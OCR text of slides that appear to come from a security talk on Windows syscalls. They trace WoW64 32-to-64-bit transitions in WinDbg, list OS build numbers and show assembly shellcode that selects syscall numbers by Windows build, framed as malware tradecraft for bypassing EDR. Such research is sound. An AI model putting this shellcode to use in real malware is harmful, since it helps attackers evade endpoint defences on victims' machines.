
- If you wish to use syscalls with new Windows releases, you most likely will need to **dual load** NTDLL.
  - Dual loading NTDLL for syscalls is an old malware technique—multiple variations.
  - A modified **Hell's Gate** that grabs size DWORD, not size WORD would work, assuming no EDR.

- Syscall values that **do NOT increment by 1** means the following **will not always work**:
  - **ElephantSe4l's** sort by address technique,
    - **FreshyCalls**
    - **SysWhispers2**
  - **Halo's Gate**
  - They **will work** for syscalls where the SSNs **increment by 1**.

Getting Syscall Values for OS Builds

- We used a scripted process via **WinDbg** and then parse the results with **Python** to form a **JSON**.
  - This process guarantees there are no **inaccuracies**.
  - The whole process takes just a few minutes.

```
0:000> u ntdll!NtWriteFile L1
ntdll!NtWriteFile:
77652a30 b808001a00      mov     eax,1A0008h
0:000> u ntdll!NtWriteFileGather L1
ntdll!NtWriteFileGather:
77652b80 b81b001a00      mov     eax,1A001Bh
0:000> u ntdll!NtWriteRequestData L1
ntdll!NtWriteRequestData:
77652f40 b857000000      mov     eax,57h
0:000> u ntdll!NtWriteVirtualMemory L1
ntdll!NtWriteVirtualMemory:
77652d70 b83a000000      mov     eax,3Ah
0:000> u ntdll!NtYieldExecution L1
```


Reverse Engineering
Windows Syscalls

Windows 7: WoW64

- In Windows 7 Wow64, the syscall can be found via **fs:c0**.
  - The **FS** register points to the **TIB**.

```
0:009> u ntdll!ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory
777ffac0 b815000000      mov     eax,15h
777ffac5 33c9            xor     ecx,ecx
777ffac7 8d542404        lea     edx,[esp+4]
777ffacb 64ff15c0000000  call    dword ptr fs:[0C0h]
777ffad2 83c404          add     esp,4
777ffad5 c21800          ret     18h
```

15h = SSN for NtAllocateVirtualMemory

- **Eax** holds the **SSN** (syscall service number).
  - This one points to NtAllocateVirtualMemory

Windows 7: WoW64

- We can dereference the **TIB** + **0xc0** to find a pointer to our far jump.
  - We then jump to 64-bit mode.
  - The **0x33** segment selector denotes 64-bit mode; **0x23** = 32bit mode

```
0:009> dd fs:c0
0053:000000c0  73962320 00000409 00000000 00000000
```

```
0:009> u 73962320
73962320 ea1e2796733300  jmp     0033:7396271E
73962327 0000            add     byte ptr [eax],al
```

This far jump lets us transition from 32-bit to 64-bit code.

- What is at **fs:c0**?
  - It points us to **X86SwitchTo64BitMode** in **wow64cpu.dll**.
    - By default, this is hidden from the PEB.
    - It is a **64-bit library**, in 32-bit address space.
    - The far jump goes to **CpupReturnFromSimulatedCode** in **wow64cpu.dll**.

Windows 10

- There is a hardcoded offset in NTDLL that leads to the system call.
  - **Ntdll!Wow64SystemServiceCall** leads to **ntdll!Wow64Transition**.

```
0:000> u ntdll!ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory:
76fe2b10 b818000000      mov     eax,18h
76fe2b15 ba1088ff76      mov     edx,offset ntdll!Wow64SystemServiceCall (77358870)
76fe2b1a ffd2            call    edx
76fe2b1c c21800          ret     18h
76fe2b1f 90              nop
```

18h = SSN for NtAllocateVirtualMemory

```
0:000> u 77358870
ntdll!Wow64SystemServiceCall:
77358870 ff2528923f77    jmp     dword ptr [ntdll!Wow64Transition (773f9228)]
```

Windows 10

- **Wow64Transition** leads us to a **far jump**, with code execution transitioning from 32- to **64-bit**.

```
0:000> u 77358870
ntdll!Wow64SystemServiceCall:
77358870 ff2528923f77    jmp     dword ptr [ntdll!Wow64Transition (773f9228)]
```

```
0:000> dd 773f9228
76f67000  76f67000 77099000 00000000 00000000
```

```
0:000> u 76f67000
76f67000 ea0970f6763300   jmp     0033:76F67009
76f67007 0000             add     byte ptr [eax],al
76f67009 41               inc     ecx
76f6700a ffa7f8000000     jmp     dword ptr [edi+0F8h]
```

This far jump lets us transition from 32-bit to 64-bit code.

Um, So We Don't Actually Need this New-fangled Wow64SystemServiceCall?

- The new way with **Wow64SystemServiceCall** and **Wow64Transition**:

```
76fe2b15 ba1088ff76      mov     edx,offset ntdll!Wow64SystemServiceCall (77358870)
```

```
0:000> u 77358870
ntdll!Wow64SystemServiceCall:
77358870 ff2528923f77    jmp     dword ptr [ntdll!Wow64Transition (773f9228)]
```

```
0:000> dd 773f9228
76f67000  76f67000 77099000 00000000 00000000
```

- But the old Windows 7 way with **fs:c0** still works - backwards compatibility!

```
0:000> dd fs:c0
0053:000000c0  76f67000  00000409 00000000 00000000
```

- Both **fs:c0** and **Wow64Transition** lead to our far jump to 64-bit mode!
  - Both of these point to **76f67000**.

Windows 11?

- Calling syscalls in **Windows 11** is very similar to **Windows 10**.

```
0:000> u ntdll!ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory:
77884d50 b818000000      mov     eax,18h
77884d55 ba408f8a77      mov     edx,offset ntdll!RtlInterlockedCompareExchange64+0x180
(778a8f40)
77884d5a ffd2            call    edx
77884d5c c21800          ret     18h
77884d5f 90              nop
```

18h = SSN for NtAllocateVirtualMemory


```
0:000> u  778a8f40
ntdll!Wow64SystemServiceCall:
778a8f40 ff2520c29377    jmp     dword ptr [ntdll!Wow64Transition (7793c220)]
778a8f46 cc              int     3
```

```
0:000> dd 7793c220
7793c220  77806000 7793c000 00000000 00000000
```

```
0:000> u 77806000
77806000 ea096080773300  jmp     0033:77806009
```

- The old **Windows 7** method of invoking syscalls still works!

```
0:000> dd fs:c0
0053:000000c0  77806000 00000409 00000000 00000000
```


Building
Syscall Shellcode

Windows Releases

- Syscall **SSNs** change with each **new release** of Windows.
- We can determine the release by matching it to the **OS build** number.
- This information can be retrieved purely through shellcode via **introspection**.

Windows 10

OS Release Name	OS Build Number	OS Build (Hex)
21H2	19044	4A64
21H1	19043	4A63
20H2	19042	4A62
2004, 20H1	19041	4A61
1909, 19H2	18363	47BB
1903, 19H1	18362	47BA
1809, RS5	17763	4563
1803, RS4	17134	42EE
1709, RS3	16299	3FAB
1703, RS2	15063	3AD7
1607, RS1	14393	3839
1511, TH2	10586	295A
1507, TH1	10240	2800

Windows 11

OS Release Name	OS Build Number	OS Build (Hex)
Insider Preview	25145	6239
Insider Preview	25115	621B
Insider Preview	22621	585D
Insider Preview	22610	5852
21H2	22000	55F0

Win. Server 2022

OS Release Name	OS Build Number	OS Build (Hex)
21H2	20348	4F7C

Walking the PEB

- We can walk the **Process Environment Block** (PEB) to find useful pieces of information.

- **OSBuildNumber** is all we actually need if **Windows 10**.
  - It is at offset **0xAC** from the start of the PEB.
  - You could use **OSMajorVersion** and **OSMinorVersion** to check if different OS version

- As with anything PEB-related, we can find the PEB at **fs:[0x30]**.

```
ULONG OSMajorVersion;        //0xa4
ULONG OSMinorVersion;        //0xa8
USHORT OSBuildNumber;        //0xac
```

```
0:000> dd 00cc4000 +0xac
00cc40ac  00004a64 00000002 00000003 00000006
```

0x4a64 = **21h2**

This is the most recent Windows 10 release.

Identifying OSMajorVersion & OSMinorVersion

- **OSMajorVersion** & **OSMinorVersion** can determine **which version** of Windows.

- The **PEB** combined with these to identify older versions versions of Windows.

```
0:009> dd 7efde000 +0xa4
7efde0a4  00000006 00000001 01001db1 00000002

0:009> dd 7efde000 +0xa8
7efde0a8  00000001 01001db1 00000002 00000003
```

6.1 = Window 7

```
ULONG OSMajorVersion;        //0xa4
ULONG OSMinorVersion;        //0xa8
USHORT OSBuildNumber;        //0xac
```

```
0:000> dd 00cc4000 +0xa4
00cc40a4  0000000a 00000000 00004a64 00000002

0:000> dd 00cc4000 +0xa8
00cc40a8  00000000 00004a64 00000002 00000003
```

0xa = Windows 10

10.0 = Windows 11, Windows 10, Windows Server 2022, Windows Server 2019, Windows Server 2016

Let's Turn This into Shellcode

- Only minimal Assembly is needed to get OSBuildNumber.

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xac]
```

```
005312b3 64a130000000     mov     eax,dword ptr fs:[00000030h]
005312b9 8b80ac000000     mov     eax,dword ptr [eax+0ACh] ds:002b:007860ac=00004a64
```

0x4a64 = **21h2**

This is the most recent Windows 10 release.

Making the Syscall in Shellcode

- How we make the syscall depends on the OS version.
  - Which **OS versions** are we trying to support?

Windows 7

```
ourSyscall:
xor ecx, ecx
lea edx, [esp+4]
call dword ptr fs:[0xc0]
add esp, 4
ret
```

Windows 10/11

```
ourSyscall:
call dword ptr fs:[0xc0]
ret
```

Windows 7 & 10/11

```
ourSyscall:
cmp dword ptr [edi-0x4],0xa
jne win7

win10:
call dword ptr fs:[0xc0]
ret

win7:
xor ecx, ecx
lea edx, [esp+4]
call dword ptr fs:[0xc0]
add esp, 4
ret
```

Syscall Initializer Shellcode

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xac]
mov ecx, esp
sub esp, 0x1000
cmp bl, 0x64              ; 21H2, Win10 release
jl less1
push 0x1d                 ; NtCreateKey
push 0x1a0008             ; NtWriteFile
push 0x18b                ; NtSetContextThread
push 0x55                 ; NtCreateFile
push 0x18                 ; NtAllocateVirtualMemory
jmp saveSyscallArray
less1:
cmp bl, 0x62              ; 20H2, Win10 release
jl less2
push 0x1d                 ; NtCreateKey
push 0x8                  ; NtWriteFile
push 0x18b                ; NtSetContextThread
push 0x55                 ; NtCreateFile
push 0x18                 ; NtAllocateVirtualMemory
jmp saveSyscallArray
less2:
cmp bl, 0xF0              ; 21H2, Win11 release
jl end
push 0x1d                 ; NtCreateKey
push 0x1a0008             ; NtWriteFile
push 0x194                ; NtSetContextThread
push 0x55                 ; NtCreateFile
push 0x18                 ; NtAllocateVirtualMemory

saveSyscallArray:
mov edi, esp
mov esp, ecx
```

Capturing OS Build.

- This initializer is if you are targeting only one OS.

Saving the stack; creating space on the stack to hold our syscall array.

Checking for specific OS release versions.
For most of these we only need to look at one byte to see if there is match.

Pushing syscall system service numbers onto the stack, placing them in the syscall array.

Our syscall values now can be referenced from EDI, pointing to the syscall array.

Syscall Initializer Shellcode

```
mov eax, fs:[0x30]
mov ebx, [eax+0xac]
mov eax, [eax+0xa4]
mov ecx, esp
sub esp, 0x1000

cmp bl, 0x64            ; 21H2, Win10 release
jl less1
push 0x1d               ; NtCreateKey
push 0x1a0008           ; NtWriteFile
push 0x18b              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory
jmp saveSyscallArray
less1:
cmp bl, 0xF0            ; 21H2, Win11 release
jl less2
push 0x1d               ; NtCreateKey
push 0x1a0008           ; NtWriteFile
push 0x194              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory
jmp saveSyscallArray
less2:
cmp bl, 0xB1            ; Win7, Sp1 release
jl end
push 0x1a               ; NtCreateKey
push 0x5                ; NtWriteFile
push 0x150              ; NtSetContextThread
push 0x52               ; NtCreateFile
push 0x15               ; NtAllocateVirtualMemory

saveSyscallArray:
push eax
mov edi, esp
add edi, 0x4
mov esp, ecx
```

Getting OS Build.

Getting OS Major Version .

